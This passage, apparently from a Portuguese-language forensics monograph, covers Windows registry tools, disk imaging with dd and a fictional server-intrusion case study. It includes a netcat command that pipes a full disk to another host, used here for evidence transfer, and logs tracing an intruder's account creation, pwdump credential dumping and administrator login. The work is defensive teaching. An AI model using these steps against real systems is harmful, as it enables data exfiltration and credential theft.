


Figura 4.28 – Uso da ferramenta regedit

- Regedt32: editor de registro nativo do Windows 2000, representa uma alternativa à sua utilização do regedit, uma vez que apresenta recursos extras tal como a manipulação das permissões associadas a uma determinada chave;





Figura 4.29 – Utilização da ferramenta regedit32

- Regdump/Reg query: O registro do Windows armazena uma grande quantidade de dados importantes, que são úteis durante o processo de resposta a incidentes. Para a recuperação viva destes dados será utilizado o

regdump ou o reg query, ambos constantes no NT Resource Kit. O regdump cria uma grande lista em formato texto do registro, já o reg query extraí apenas os valores-chave de interesse no registro. Abaixo é apresentado um lote de amostra para obtenção de informações do sistema-alvo.



```

F:\>reg query "HKLM\software\Microsoft\Windows NT\CurrentVersion

Listing of [software\Microsoft\Windows NT\CurrentVersion]
REG_SZ      CurrentBuild      1.511.1 <> <Obsolete data - do not use>
REG_DWORD   InstallDate      1106345373
REG_SZ      ProductName      Microsoft Windows 2000
REG_SZ      RegDone
REG_SZ      RegisteredOrganization RedFoot
REG_SZ      RegisteredOwner RedFoot
REG_SZ      SoftwareType     SYSTEM
REG_SZ      CurrentVersion   5.0
REG_SZ      CurrentBuildNumber 2195
REG_SZ      CurrentType      Uniprocessor Free
REG_SZ      CSDVersion       Service Pack 3
REG_SZ      SystemRoot       D:\WINNT
REG_SZ      SourcePath       F:\I386
  
```

Figura 4.30 – Amostra de log extraída pelo reg query

Alguns pontos interessantes de coleta são as informações contidas na chave Run e também na chave RunOnce do registro, local que pode ter sido explorado pelo invasor, implantando neste ponto uma chamada a um cavalo-de-tróia para que o mesmo possa ser executado no momento da reinicialização do sistema.

- Reg: ferramenta do NTRK, operada em modo texto, que oferece uma interface completa para manipulação do registro. Permite realizar consultas, inclusões e modificações em valores das chaves de registro, sendo possível realizar tais operações de forma remota;

4.4.2. Análise Postmortem ou Off-line

Após a realização de uma coleta inicial de informações voláteis, pode ser necessária uma auditoria off-line detalhada, tal análise pode ser descrita como aquela conduzida a partir de cópias das evidências originais em uma máquina preparada para esta tarefa.

Um dos conceitos básicos é o de manter a integridade das provas. Mas, o que são provas ? Qualquer informação com valor comprobatório, seja para confirmar ou rejeitar uma hipótese, é uma prova.

Algumas vezes será necessária a realização da duplicação pericial, situações estas que exigem a duplicação de todos os sistemas e todos os setores da imagem para serem vasculhados em busca de informação.

Para a realização de uma duplicação pericial é importante garantir uma metodologia para criar uma boa imagem pericial. Um dos métodos mais comuns é o apreender a máquina e enviá-la a um laboratório de perícia. Atualmente existem máquinas periciais, com unidades removíveis e muito espaço de armazenamento para realizar a duplicação no próprio local. Esta operação pode ser realizada por softwares especializados como o SafeBack e o EnCase. É possível também realizar tal operação de forma remota, enviando os dados por meio da rede. Uma forma de se realizar este procedimento é por meio da ferramenta netcat em conjunto com o dd.

Mas, qual ferramenta usar ? Os requisitos que um software precisa cumprir para ser uma ferramenta pericial confiável são:

- Ter a capacidade de criar uma imagem de cada bit de dados da mídia de armazenamento. Precisa poder criar uma imagem de cada byte, do início da unidade à trilha de manutenção.
- Precisa ser capaz de tratar os erros de leitura com segurança. Se o processo falhar após diversas tentativas de ler um setor danificado, este é anotado, saltado e é criado um “espaço reservado” de tamanho idêntico no resultado da leitura.

- Não pode fazer nenhuma alteração das provas originais.
- Precisa poder ser submetido a provas e análises científicas.
Os resultados precisam poder ser replicados e verificados por terceiros, se necessário.
- O arquivo de imagem criado precisa ser protegido por uma soma de verificação ou algoritmo de hash. Isso pode ser feito durante a criação do arquivo ou no final do processo.

As principais ferramentas disponíveis são:

- SafeBack
- EnCase
- dd

A seguir será apresentado a forma de se utilizar o comando dd, pois o mesmo está disponível na várias variantes de plataforma *nix.

Uma vez inicializado o sistema no ambiente confiável, será iniciado o processo de criação da imagem. É importante olhar a documentação do dd, para obter maiores informações sobre cada uma das opções utilizadas nos exemplos a seguir.

Para criar uma imagem de disco que caibam em um CR-ROM, use os seguintes comandos:

```
#dd if=/dev/hda of=/mnt/evidencia/disco1.img bs=1M count=620
```

```
#dd if=/dev/hda of=/mnt/evidencia/disco2.img bs=1M count=620 skip=621
```

```
#dd if=/dev/hda of=/mnt/evidencia/disco3.img bs=1M count=620 skip=1241
```

```
#dd if=/dev/hda of=/mnt/evidencia/disco4.img bs=1M count=620 skip=1861
```

Uma outra opção de cópia, é a utilização de uma máquina pericial conectada à maquina de evidencias, por meio de um cabo Ethernet. Uma forma de uso seria a seguinte:

```
#netcat -l -p 5000 > /mnt/evidencia/dw-7.dd
```

Desta forma a máquina pericial foi configurada para aceitar conexões em uma porta TCP por meio do netcat. Com esta linha de comando, a máquina fica à escuta na porta TCP 5000. Este recurso somente aceita imagens menores que 2Gb, para tamanhos maiores será necessário usar scripts para detectar o comprimento de registro do fluxo de entrada.

Na máquina que contem as provas, será aplicada a seguinte linha de comando:

```
#dd if=/dev/hda | nc 192.168.0.1 5000
```

Após isto ser realizado é fundamental calcular o hash MD5 para a mídia de origem, bem como para a imagem final, para que as mesmas possam ser admitidas como provas.

A partir deste ponto já temos uma imagem que poderá ser tratada sem risco de perda da fonte original, caso seja necessário, pode-se gerar outras imagens para uso na auditoria, pois muitas vezes a duplicação pericial pode tornar-se a prova real.

Para este momento será dado dois exemplos de análises postmortem utilizando as camadas habituais de software, nos quais é apenas prevenido o possível controle do atacante sobre o que observamos na máquina vítima:

- Registro: a análise do registro de uma máquina pode ser feita de maneira off-line através dos arquivos exportados com o regedit ou regedt32, como visto na seção anterior, item d, podem ser lidos em qualquer editor de texto, ou utilizar as ferramentas já citadas. Lembrando que os arquivos coletados são exportados para a máquina forense, partindo-se da máquina vítima e em seguida

analisados. Como pode ser possível a mistura de dados originários da máquina vítima com os dados da estação forense, é fundamental a realização do backup do registros da estação, pois seus valores poderão ser sobrescritos;

- Logs: Na seção anterior verificou-se como obter e visualizar logs de evento de um sistema vivo, para sistemas off-line, será necessário obter cópias dos arquivos `secevent.evt`, `appevent.evt` e `sysevent.evt` da duplicata pericial. Esses arquivos geralmente estão armazenados no local padrão `\%systemroot%\system32\Config`, os mesmos podem ser obtidos através de um disco de inicialização do DOS (com NTFS para DOS, caso o sistema de arquivos seja NTFS) ou através de um disco de inicialização Linux com o kernel apropriado para montar drives NTFS.

Uma vez obtidos os respectivos arquivos, eles podem ser importados pelo Event Viewer da estação forense.

5. A INVESTIGAÇÃO

A partir deste ponto inicia-se um estudo de caso fictício em que um servidor web é invadido por meio de um exploit, o qual explora uma vulnerabilidade conhecida e divulgada nos canais de comunicação especializados. Será demonstrado como o invasor entra no sistema utilizando tal software, e quais as conquistas realizadas por ele. Será considerado para este estudo de caso uma análise em um dispositivo vivo (Live Analysis), com algumas incursões em situações de análise Postmortem.

5.1. O alerta

No dia 27 de janeiro de 2005 às 13:10 horas, foi realizado um comunicado de que um dos servidores estaria sendo atacado, e que informações poderiam ter sido retiradas da empresa. A primeira análise realizada pelo administrador é de que a máquina estaria com um comportamento anormal, com possibilidade de estar ocorrendo uma conexão remota. A primeira tomada de decisão foi de não realizar o desligamento da máquina, para que fosse possível obter a coleta de informações sobre processos ainda em execução, bem como informações sobre as conexões de rede, usuário ativos entre outros dados.

5.2. A busca pelas evidências

Conforme foi descrito pelo administrador, a ação foi percebida no dia 27 de janeiro, imediatamente iniciou-se o trabalho de coleta das evidências. Nos

capítulos anteriores foram abordadas as ferramentas necessárias e os locais de busca das mesmas, seguindo estes conceitos, inicia-se o trabalho verificando os logs encontrados.

Para cada ação realizada é fundamental que se registre a data e hora de início e fim da atividade, para tanto poderá ser utilizado os comandos `date` e `time` do próprio sistema operacional. Estas informações, junto com os hashes criados de cada arquivo coletado, garantirá que os arquivos não foram manipulados e que a evidência continua intacta.

O primeiro ponto a ser observado é verificar se os logs estão sendo registrados, para tanto o uso da ferramenta `AuditPol` nos apresenta a seguinte condição dos serviços de log do servidor-alvo.

```
C:>AuditPol

Running ...

(X) Audit Enabled

AuditCategorySystem           = Success and Failure
AuditCategoryLogon             = Success and Failure
AuditCategoryObjectAccess     = Success and Failure
AuditCategoryPrivilegeUse      = Success and Failure
AuditCategoryDetailedTracking = Success and Failure
AuditCategoryPolicyChange      = Success and Failure
AuditCategoryAccountManagement = Success and Failure
Unknown                        = Success and Failure
Unknown                        = Success and Failure
```

Figura 5.2.1 – Resultado obtido pela ferramenta AuditPol

Foi observado que neste computador não havia nenhum tipo registro ou conexão que fosse possível determinar algum tipo de varredura de portas. Então a busca por possíveis registros deste tipo de atividade foi descartado, mas seria possível ainda verificar as conexões de rede, mas antes é fundamental avaliar os logs.

Na figura pode ser observado que o sistema operacional está configurado para registrar todos os logs necessários, abaixo será apresentado alguns fragmentos de alguns logs. A busca por tipos específicos de registros nos logs, facilita e agiliza o trabalho de prospecção de evidências. Na tabela abaixo temos os identificadores e a descrição dos logs cuja busca deve ser priorizada, tais registros estão catalogados no log de segurança:

ID	Descrição
516	Alguns registros de evento de auditoria descartados.
517	Log de auditoria limpo
528	Logon bem-sucedido
529	Logon falhou
531	Logon falhou, bloqueado
538	Logoff bem-sucedido
576	Atribuição e uso dos direitos
578	Uso de serviço privilegiado
595	Acesso indireto a objeto
608	Mudança na diretiva de direitos
610	Novo domínio confiável
612	Mudança de diretiva de auditoria
624	Nova conta adicionada
626	Conta de usuário ativada
630	Conta de usuário excluída
636	Mudança no grupo de contas
642	Mudança na conta de usuário
643	Mudança na diretiva de dominio

Figura 5.2.2 – Tabela de IDs de evento de log de segurança

Nota-se na figura abaixo que às 11:40 horas, foi realizada uma inclusão de um usuário de forma bem-sucedida. Normalmente esta atividade se dá

por meio de exploits que conseguem tal feito por meio de falhas do sistema operacional ou de algum serviço que esteja sendo executado no mesmo.

Através da ferramenta dumpel (dumpel -l security -t), foi obtido o log de segurança em arquivo texto e aberto em um editor para realizar análise, conforme poderá ser observado nas próximas figuras:

27/1/2005	11:40:19	538	Security	REDFOOTAdministrador	REDFOOTSERVER	Administrador	REDFOOT
27/1/2005	11:40:54	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		344 \\WINNT\system32\cmd.exe
27/1/2005	11:40:55	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3468 \\WINNT\system32\net.exe
27/1/2005	11:40:55	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1732 \\WINNT\system32\net1.exe
27/1/2005	11:40:55	565	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Security Account Manager	SAM_SERVER
27/1/2005	11:40:55	565	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Security Account Manager	SAM_DOMAIN
27/1/2005	11:40:55	565	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	DS	%{b967aba-0de6-11d0-a285-00aa003049e2}
27/1/2005	11:40:55	624	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT
27/1/2005	11:40:55	642	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Conta ativada.	master
27/1/2005	11:40:55	628	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT

Figura 5.2.3 – Registro onde é caracterizado a inclusão e ativação de um novo usuário

27/1/2005	11:40:55	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1768 \\WINNT\system32\net1.exe
27/1/2005	11:40:55	565	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Security Account Manager	SAM_SERVER
27/1/2005	11:40:55	565	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Security Account Manager	SAM_DOMAIN
27/1/2005	11:40:55	565	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Security Account Manager	SAM_DOMAIN
27/1/2005	11:42:02	538	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT
27/1/2005	11:42:10	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1220 \\WINNT\system32\cmd.exe
27/1/2005	11:42:19	576	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		
27/1/2005	11:42:49	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3236 \\WINNT\system32\ftp.exe
27/1/2005	11:42:56	576	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		
27/1/2005	11:52:56	538	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT
27/1/2005	11:53:03	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3464 \\WINNT\system32\pwdump\PwDump3.exe
27/1/2005	11:53:03	593	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3464 REDFOOTSERVER\$
27/1/2005	11:53:09	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		2352 \\WINNT\system32\pwdump\PwDump3.exe
27/1/2005	11:53:09	515	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	KSecDD	
27/1/2005	11:53:09	593	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		2352 REDFOOTSERVER\$
27/1/2005	11:53:18	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3240 \\WINNT\system32\ftp.exe
27/1/2005	11:53:43	593	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3240 REDFOOTSERVER\$
27/1/2005	11:53:54	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		2352 \\WINNT\system32\pwdump\PwDump3.exe
27/1/2005	11:53:55	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1732 \\WINNT\pwwservice.exe
27/1/2005	11:53:55	593	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1732 REDFOOTSERVER\$
27/1/2005	11:53:56	538	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT
27/1/2005	11:54:37	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1464 \\WINNT\system32\pwdump\PwDump3.exe
27/1/2005	11:54:38	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		708 \\WINNT\pwwservice.exe
27/1/2005	11:54:38	593	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		708 REDFOOTSERVER\$
27/1/2005	11:55:41	538	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT
27/1/2005	11:55:46	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		2908 \\WINNT\system32\ftp.exe
27/1/2005	11:55:56	576	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		
27/1/2005	11:59:33	577	Security	REDFOOTAdministrador	REDFOOTSERVER	Security	-
27/1/2005	11:59:33	592	Security	REDFOOTAdministrador	REDFOOTSERVER		2912 \\WINNT\system32\mnpaint.exe
27/1/2005	11:59:33	577	Security	REDFOOTAdministrador	REDFOOTSERVER	Security	-
27/1/2005	12:27:33	538	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT
27/1/2005	12:27:33	577	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	NT Local Security Authority / Authentication Service	LsaRegisterLogonProcess()

Figura 5.2.4 – Caracterização do uso da Shell e de ftp para realizar download da ferramenta pwdump, responsável por coletar a base de usuários e senhas

27/1/2005	12:49:33	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		1552 \\WINNT\system32\winlogon.exe
27/1/2005	12:49:34	577	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	NT Local Security Authority / Authentication Service	LsaRegisterLogonProcess()
27/1/2005	12:49:35	577	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	NT Local Security Authority / Authentication Service	LsaRegisterLogonProcess()
27/1/2005	12:49:39	672	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT
27/1/2005	12:49:39	673	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT.LOCAL
27/1/2005	12:49:39	534	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT
27/1/2005	12:49:44	672	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT
27/1/2005	12:49:44	673	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT.LOCAL
27/1/2005	12:49:44	534	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	master	REDFOOT
27/1/2005	12:49:50	672	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Administrador	REDFOOT
27/1/2005	12:49:50	673	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER	Administrador	REDFOOT.LOCAL
27/1/2005	12:49:50	565	Security	REDFOOTAdministrador	REDFOOTSERVER	Security Account Manager	SAM_DOMAIN
27/1/2005	12:49:50	565	Security	REDFOOTAdministrador	REDFOOTSERVER	Security Account Manager	SAM_USER
27/1/2005	12:49:50	562	Security	REDFOOTAdministrador	REDFOOTSERVER	Security Account Manager	256702768
27/1/2005	12:49:50	538	Security	REDFOOTAdministrador	REDFOOTSERVER	Administrador	REDFOOT
27/1/2005	12:49:50	538	Security	REDFOOTAdministrador	REDFOOTSERVER	Administrador	REDFOOT
27/1/2005	12:49:51	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		2312 \\WINNT\system32\rdpclip.exe
27/1/2005	12:49:51	592	Security	AUTORIDADE NTSYSTEM	REDFOOTSERVER		3396 \\WINNT\system32\userinit.exe
27/1/2005	12:49:51	592	Security	REDFOOTAdministrador	REDFOOTSERVER		744 \\WINNT\explorer.exe
27/1/2005	12:49:52	592	Security	REDFOOTAdministrador	REDFOOTSERVER		1156 \\WINNT\system32\internat.exe

Figura 5.2.5 – Tentativas de login com a conta MASTER e sucesso no login como Administrador

27/1/2005	12:49:58	538	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	12:50:02	576	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	12:50:02	540	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	12:50:02	538	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	12:50:08	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	12:50:08	592	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	2632	\Arquivos de programas\Internet Explorer\EXPLORE.EXE
27/1/2005	12:50:08	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	12:50:08	592	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	1184	\WINNT\system32\cmd.exe
27/1/2005	12:50:11	593	Security	REDFOOT\Administrador	REDFOOTSERVER	REDFOOTSERVER\$	3396	administrador
27/1/2005	13:11:58	538	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	13:12:24	538	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	13:12:46	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:12:46	592	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	2688	\WINNT\repair\7z415b.exe
27/1/2005	13:12:46	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:12:51	576	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:12:51	540	Security	REDFOOT\Administrador	REDFOOTSERVER	Administrador	REDFOOT	
27/1/2005	13:12:51	538	Security	REDFOOT\Administrador	REDFOOTSERVER	Administrador	REDFOOT	

Figura 5.2.6 – Execução do instalador do software de compactação 7zip


27/1/2005	13:12:58	565	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	DS	%{b967a87-0de6-11d0-a285-00aa003049e2}	
27/1/2005	13:12:58	538	Security	AUTORIDADE NT\SYSTEM	REDFOOTSERVER	REDFOOTSERVER\$	REDFOOT	
27/1/2005	13:13:01	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:13:01	592	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	732	\Arquivos de programas\7-Zip\7zFMn.exe
27/1/2005	13:13:01	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:13:24	593	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	732	administrador
27/1/2005	13:13:31	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:13:31	592	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	1768	\WINNT\explorer.exe
27/1/2005	13:13:31	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:13:31	593	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	1768	administrador
27/1/2005	13:13:56	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:13:56	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:14:04	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:14:04	592	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	3396	\Arquivos de programas\7-Zip\7zFMn.exe
27/1/2005	13:14:04	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	
27/1/2005	13:14:06	538	Security	REDFOOT\Administrador	REDFOOTSERVER	Administrador	REDFOOT	
27/1/2005	13:14:22	592	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	3356	\Arquivos de programas\7-Zip\7zgn.exe
27/1/2005	13:14:30	593	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	3356	administrador
27/1/2005	13:14:32	593	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	3396	administrador
27/1/2005	13:14:39	577	Security	REDFOOT\Administrador	REDFOOTSERVER	Security	-	

Figura 5.2.7 – Acesso às pastas por meio do Explorer e execução do software de compactação 7zip

Observando os logs de segurança, é possível estabelecer que: alguém incluiu um novo usuário no sistema (MASTER), teve acesso à uma Shell (cmd.exe), realizou o download da ferramenta pwdump através de ftp, e capturando os dados de usuário e senha por meio desta ferramenta, realizou remotamente a quebra da criptografia durante algum tempo e tendo sucesso nesta operação conseguiu realizar acesso através da conta Administrador, mas antes tentou acessar o sistema-alvo por meio da conta MASTER que o invasor teria criado anteriormente.

Após este acesso usou o Internet Explorer (IExplorer.exe) para baixar o software 7Zip, salvou o mesmo na pasta WINNT\repair, acessando o instalador salvo, instalo-o e acessou o Explorer (Explorer.exe) para copiar ou avaliar algum arquivo ou pasta. Continuando a busca por evidências, será agora realizada uma verificação nas conexões de rede, bem como nos processos, a fim de verificar se ainda existe algum tipo de operação em andamento.

Através do software FPort, que foi tratado anteriormente é possível verificar quais processos estão em andamento e quais as portas abertas por este processo.



Pid	Process	Port	Proto	Path
904	tcpvcs	→ 7	TCP	C:\WINNT\System32\tcpvcs.exe
904	tcpvcs	→ 9	TCP	C:\WINNT\System32\tcpvcs.exe
